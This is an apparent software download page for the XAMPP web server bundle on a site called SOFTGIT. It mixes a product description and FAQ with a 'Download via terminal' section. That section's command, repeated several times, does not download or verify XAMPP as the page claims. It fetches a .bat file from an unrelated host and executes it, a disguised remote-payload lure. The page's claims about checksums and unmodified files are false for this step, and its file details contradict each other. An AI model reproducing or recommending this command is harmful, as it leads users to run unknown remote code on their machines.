

XAMPP
by Beltran and contributors
- Version
- 20260415
- Size
- 7.1 MB
- Updated
- Publisher
- Beltran and contributors
- Category
- Productivity
- Files
- 1
XAMPP screenshots


About XAMPP
XAMPP is a free, easy-to-install software bundle that gives you a complete local web server environment in minutes. The name reflects its contents: a cross-platform package (X) combining the Apache web server, the MariaDB/MySQL database, and the PHP and Perl languages. It is published by Apache Friends and runs on Windows, macOS and Linux.

The whole point of XAMPP is convenience. Rather than installing and configuring Apache, a database and PHP separately, you run one installer and get a working stack plus a control panel for starting and stopping each service. This makes it ideal for developers building and testing websites on their own machine before deploying to a live server, and for students learning web development without touching production systems.

XAMPP commonly includes extras such as phpMyAdmin for managing databases through a web interface, mail-testing tools and sometimes additional modules, so you can develop data-driven sites, test content management systems like WordPress locally, and experiment freely. Because everything lives in a single folder, you can also move or remove the whole stack easily, and portable editions exist for running from external drives.
It is important to understand that XAMPP is tuned for development, not for hosting a public website. Its default configuration favours ease of use over hardening, so it should be used on your local machine or a trusted network. For that development role, though, it remains one of the quickest ways to get a PHP and database environment running.
Key features
- One-click Apache, MariaDB/MySQL, PHP and Perl stack
- Control panel to start and stop services
- Usually bundles phpMyAdmin for databases
- Self-contained folder, easy to move or remove
- Available for Windows, macOS and Linux
Pros
- Fast way to get a local web server
- Great for testing CMS platforms like WordPress
- Cross-platform and free
Cons
- Not hardened for public hosting
- Bundled versions may trail the latest releases
System requirements
A Windows, macOS or Linux computer with enough free disk space for the stack and your projects. No prior server configuration knowledge is needed.
Tips
- Use XAMPP only on your local machine or a trusted network, never as a public server
- Secure the database and phpMyAdmin with passwords even for local use
Description from the publisher
An easy to install Apache distribution containing MySQL, PHP, and Perl
XAMPP is a very easy to install Apache Distribution for Linux, Solaris, Windows, and Mac OS X. The package includes the Apache web server, MySQL, PHP, Perl, a FTP server and phpMyAdmin.
At a glance
XAMPP is a open source productivity app published by Beltran and contributors (apachefriends.org). An easy to install Apache distribution containing MySQL, PHP, and Perl
SOFTGIT offers 1 file for XAMPP covering Windows, macOS, Linux, BSD/Unix, 7.1 MB in total. The version listed is v20260415, last updated on April 15, 2026.
XAMPP belongs to the Productivity category, alongside PortableApps.com, Apache OpenOffice, GnuCash. Browse related apps below to compare alternatives.
Download XAMPP v20260415
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/xampp. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
XAMPP system requirements
- Operating system
- BSD/Unix, Linux, macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- Perl, PHP
- Download size
- 345 MB (tarballs-windows-202206.tgz)
- Project page
- sourceforge.net/projects/xampp
XAMPP FAQ
What does XAMPP include?
Apache, the MariaDB/MySQL database, PHP and Perl, usually along with phpMyAdmin and other helper tools, all in one installer.
Is XAMPP free?
Yes. XAMPP is free and open source, distributed by Apache Friends.
Can I host a public website with XAMPP?
It is not recommended. XAMPP is configured for local development, not secure production hosting, so use it on your own machine or a trusted network.
Can I run WordPress on XAMPP?
Yes. XAMPP is a popular way to run WordPress and other CMS platforms locally for testing and development.
What platforms does XAMPP support?
Windows, macOS and Linux.
Is XAMPP free and open source?
XAMPP is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does XAMPP support?
SourceForge lists BSD/Unix, Linux, macOS, Windows for XAMPP.
Where does the XAMPP download come from?
The Download button takes you to the official SourceForge download for XAMPP (sourceforge.net/projects/xampp). SOFTGIT does not modify or re-host the file.
What is XAMPP written in?
SourceForge lists Perl, PHP.
Is XAMPP free to download?
Yes. XAMPP is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download XAMPP?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is XAMPP safe to install?
Files are published as received from Beltran and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does XAMPP support?
The files listed here target Windows, macOS, Linux, BSD/Unix.
How big is the XAMPP download?
The file is 7.1 MB.
Provenance
- Publisher
- Beltran and contributors
- Source
- apachefriends.org
- Last check
- 7 months ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/xampp


